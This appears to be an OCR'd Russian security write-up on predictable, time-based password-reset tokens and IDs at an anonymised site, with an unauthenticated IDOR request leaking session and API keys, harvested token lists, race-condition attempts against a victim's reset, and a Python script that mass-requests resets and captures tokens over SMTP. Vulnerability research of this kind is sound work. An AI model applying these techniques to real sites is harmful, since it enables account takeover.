
Например, доступ к идентификатору через ресурс top-secret для пользователя без аутентификации.

```
https://top-secret.com/order/15912220586459?json=true
```



```
{"status": "success", "value": {"id": 15912220586459, "created": "2020-06-04 01:07:38", "psid1": 12,
[redacted]
```


Причем время фигурирует не только в идентификаторе платежей, но и в идентификаторе пользователя.



```
{
  "status":"success",
  "value":{
    "User":{
      "id":"15916909033211",
      "created":"2020-06-09 11:21:43",
      "email":"[redacted]bo0om.ru",
      "discount":0.05,
      "exchange_amount":"0"
    },
    "Access":{
      "akey":"f3d59e2157fec3a704a8ae714707cb640fbff[redacted]",
      "skey":"8979529143354[redacted]"
    }
  }
}
```

Однако есть и секреты — такие как идентификатор сессии (на скриншоте выше это `skey` — 28 символов) и ключ восстановления пароля, ключи к API.

Начнем с кода восстановления пароля. После запроса кода нам приходит следующее письмо.



Восстановление пароля на сайте

Кто-то заказал восстановление пароля на сайте

Просто удалите письмо, если запрос на восстановление инициировано третьим лицом.

код: **11360052940181**

Ссылка для смены забытого пароля:
https://[redacted]&email=[redacted]@bo0om.ru&token=11360052940181

Очень странный токен, учитывая, что сам сайт написан на Django.

Сначала я изучил модуль django-rest-passwordreset, в нем есть уязвимость, при которой токен подходит к любому почтовому адресу, а пару лет назад в изучаемом движке была такая же уязвимость. Но токен восстановления совершенно другой.

В Django есть разные форматы токенов и путей к восстановлению паролей.

В версии 1.11:

```
reset/(?P<uidb64>[0-9A-Za-z_\-]+)/(?P<token>[0-9A-Za-z]{1,13}-[0-9A-
Za-z]{1,20})/$
```

В версии 1.8:

```
^reset/(?P<uidb64>[0-9A-Za-z_\-]+)/(?P<token>[0-9A-Za-z]{1,13}-[0-9A-
Za-z]{1,20})/$
```

3.0 использует такую ссылку:

```
accounts/reset/<uidb64>/<token>/
```


В нашем случае это `[0-9]`.

14 байт — это много комбинаций, пусть даже из цифр, это нереально перебрать онлайн.

Часто для генерации токенов используют ГПСЧ, например тот же `mt_rand`. Ломать рандомы обычно очень весело, потому что никто не понимает, как работает криптография, а потом все очень удивляются, как можно было предсказать случайное значение.


Для начала изучения нам нужно было сравнить возможные токены, проверить на инкрементность и другую предсказуемость.

Для этого мы подняли собственный SMTP-сервер, что облегчает работу с текстом письма. Запросили 10 000 кодов восстановления паролей, только вот сами письма шли много часов, а дошло около 1500. Но этого было достаточно.




```
1495   92756511156267
1496   76195151572464
1497   56259559971116
1498   52561917179058
1499   58151527195173
1500   50151227295173
1501   57151927295173
1502   75911145539722
1503   45151270957510
1504   75411195559722
1505   77195151562924
1506   91757511151277
1507   21551319875975
1508   91410551727959
1509   52581010179258
1510   75611145509822
1511   11581752958421
1512   58262553971116
1513   52581315179358
1514   35151286997510
1515   65151283907510
1516   58206554971116
1517   21551419775985
1518   91510551827759
1519   21551919875385
1520   11591750951921
1521   90759511150217
1522   59151227195193
1523   52591214179058
1524   35151298957510
1525   75611175549922
1526   21551919475395
```

На вид нет ничего необычного, но, если отсортировать токены, будет понятно, что что-то не так.



```
75   11426557902461
76   11426557952861
77   11426557952861
78   11436552992861
79   11436552996861
80   11436554980661
81   11436557926861
82   11436558956961
83   11436559930461
84   11446550956361
85   11446553918361
86   11446554952661
87   11446554976061
88   11446554984561
89   11446555982961
90   11446556961561
91   11446556984161
92   11446558955561
93   11446558988061
94   11446559907361
95   11456551934861
96   11456552904861
```



```
1259   91613551127059
1260   91616351027359
1261   91616351227559
1262   91617251227559
1263   91714251527559
1264   91729511157207
1265   91737511150237
1266   91741511150247
1267   91742511159267
1268   91743511151207
1269   91744511159257
1270   91757511151277
1271   91816251527759
1272   91818251727459
1273   91819451927959
1274   91819551027459
1275   91913251127759
1276   91914451027159
1277   91916551427859
1278   91917351627959
1279   91918551627259
```

Первая мысль — это собственная реализация линейного конгруэнтного метода (LCG).

Мы попробовали несколько запросов для эксплуатации состояния гонки (race condition) и отправили несколько токенов.

Идея была в том, что, если отправить два запроса на восстановление пароля (на собственную почту и жертве), придут одинаковые или минимально различимые коды.

После множества попыток мы получили максимальное приближение:

- почта 1: 567 **94** 300990116;
- почта 2: 567 **56** 301990116.


Но в большинстве случаев числа слишком разные и знание одного числа не дает точной информации о другом, поэтому получить пароль жертвы нельзя даже теоретически.

И все же эти токены не давали покоя. Как будто есть какое-то правило, которое привязано к чему-то цикличному. Формат токена не повторяется последовательно, но повторяется время от времени.

Итак, что может быть цикличным и повторяться с изменением времени? Ну да, времена года. А еще? На самом деле ответ был в самом вопросе — это время. Часы, минуты, секунды.

Все станет понятно, как только посмотришь на время сервера. Именно тут начинается магия.

В ответе всегда есть заголовок `Date`.



```
HTTP/1.1 200 OK
Date: Sun, 05 Jul 2020 09:48:33 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Powered-By: Express
Set-Cookie: auth=8979529143354119210935903611; Path=/
ETag: W/"11a-5LUwbh4567nHGb/JuZznEYGR+b4"
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
CF-Cache-Status: DYNAMIC
cf-request-id: 03bff9ae6500007b7bd0256200000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5ae02bc3dd1c7b7b-DME
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Length: 282


{
  "status":"success",
  "value":{
    "User":{
      "id":"15916909033211",
      "created":"2020-06-09 11:21:43",
      "email":"[redacted]",
      "discount":0.05,
      "exchange_amount":"0"
    },
    "Access":{
      "akey":"f3d59e2157fec3a704a8ae714707cb640fbff31b198d0ad18b783a2b2e975789",
      "skey":"8979529143354119210935903611"
    }
  }
}
```

Что делаем?

1. Запрашиваем пароль.
2. Смотрим, что в ответе веб-приложения есть заголовок Date: `Date: Mon, 08 Jun 2020 08:14:10 GMT`.
3. Переводим эту дату в timestamp (есть специальный сервис). В данном случае это будет 1591604050.
4. Сравниваем с полученным кодом — 50501015409368.

А теперь посмотри на цифры внимательно.

Чтобы было понятнее, посимвольно отсортируем оба значения.

Код — 00001134555689. Заголовок Date — 0001145569.

Код восстановления — 50501015409368, это время 1591604050 + 5038, где четыре цифры — либо что-то случайное, либо миллисекунды.

Цифры — забавная штука. Вот мы знаем, из чего состоит код, но угадать его не можем. Непонятно, каким образом формируется код, потому что, даже если мы знаем все 14 символов, у нас 87 178 291 200 вариантов комбинации их перестановки.

Для исследования я написал сценарий, который забирал время сервера и токены, чтобы записать их в базу данных SQLite.

```
import asyncio
import aiosqlite
import logging
import sqlite3
import requests
from aiosmtpd.controller import Controller

# tbl_empty = 'DELETE FROM `emails`;'
tbl = '''
CREATE TABLE IF NOT EXISTS `emails` (
    `id`    INTEGER PRIMARY KEY AUTOINCREMENT UNIQUE,
    `data`  TEXT,
    `token` TEXT,
    `date`  DATETIME DEFAULT CURRENT_TIMESTAMP
);
'''

tbl_ts = '''
CREATE TABLE IF NOT EXISTS `timestamps` (
    `id`    INTEGER PRIMARY KEY AUTOINCREMENT UNIQUE,
    `serverdate` TEXT
);
'''

cookies = {
    'csrftoken':
'mCR8a2gnBrliEVp1F2KlKYxSC9yfXdpWDXyMQNJvAq56ulnieVnhb3LTTcc2T4aQ',
}

postdata = {
    'csrfmiddlewaretoken':
'HS1bHsCw7WKfAMnb4718xgM4PjVkrDLjYdIPnd5E6Vu3qclsD0E4Yl056mz7nuwd',
    'email': 'shaitan@24radio.ru'
}

headers = {
    'Referer': 'https://top-secret.com/'
}

url = 'https://top-secret.com/request_password_recovery'


async def sendmsg():
    r = requests.post(url, data=postdata, cookies=cookies, headers=
headers)
    await ins_ts_data(r.headers['Date'])

ins = 'INSERT INTO `emails`(`data`,`token`) VALUES (?,?)'
ins_ts = 'INSERT INTO `timestamps`(`serverdate`) VALUES (?)'

async def ins_data(d, t):
    db = await aiosqlite.connect('emails.db')
    await db.execute(ins, (d, t,))
    await db.commit()
    await db.close()

async def ins_ts_data(t):
    db = await aiosqlite.connect('emails.db')
    await db.execute(ins_ts, (t,))
    await db.commit()
    await db.close()

class CustomHandler:
    cnt = 0

    async def handle_DATA(self, server, session, envelope):
        peer = session.peer
        mail_from = envelope.mail_from
        rcpt_tos = envelope.rcpt_tos
        data = envelope.content
        tkn_f = data.find(b'token=')
        if tkn_f >= 0:
            await ins_data(data, data[tkn_f+6:tkn_f+20])
            await sendmsg()
            self.cnt += 1
            print(self.cnt)
        return '250 OK'

if __name__ == '__main__':
    logging.getLogger("asyncio").setLevel(logging.INFO)
    logging.getLogger("asyncio").info("TEST")
    conn = sqlite3.connect('emails.db')
    conn.execute(tbl)
    conn.execute(tbl_ts)
    conn.commit()
    r = requests.post(url, data=postdata, cookies=cookies, headers=
headers)
    conn.execute(ins_ts, (r.headers['Date'],))
    conn.commit()
    conn.close()
    handler = CustomHandler()
    controller = Controller(handler, port=25)
    # Run the event loop in a separate thread
    controller.start()
    # Wait for the user to press Return
    input('SMTP server running. Press Return to stop server and exit.
')
    controller.stop()
```

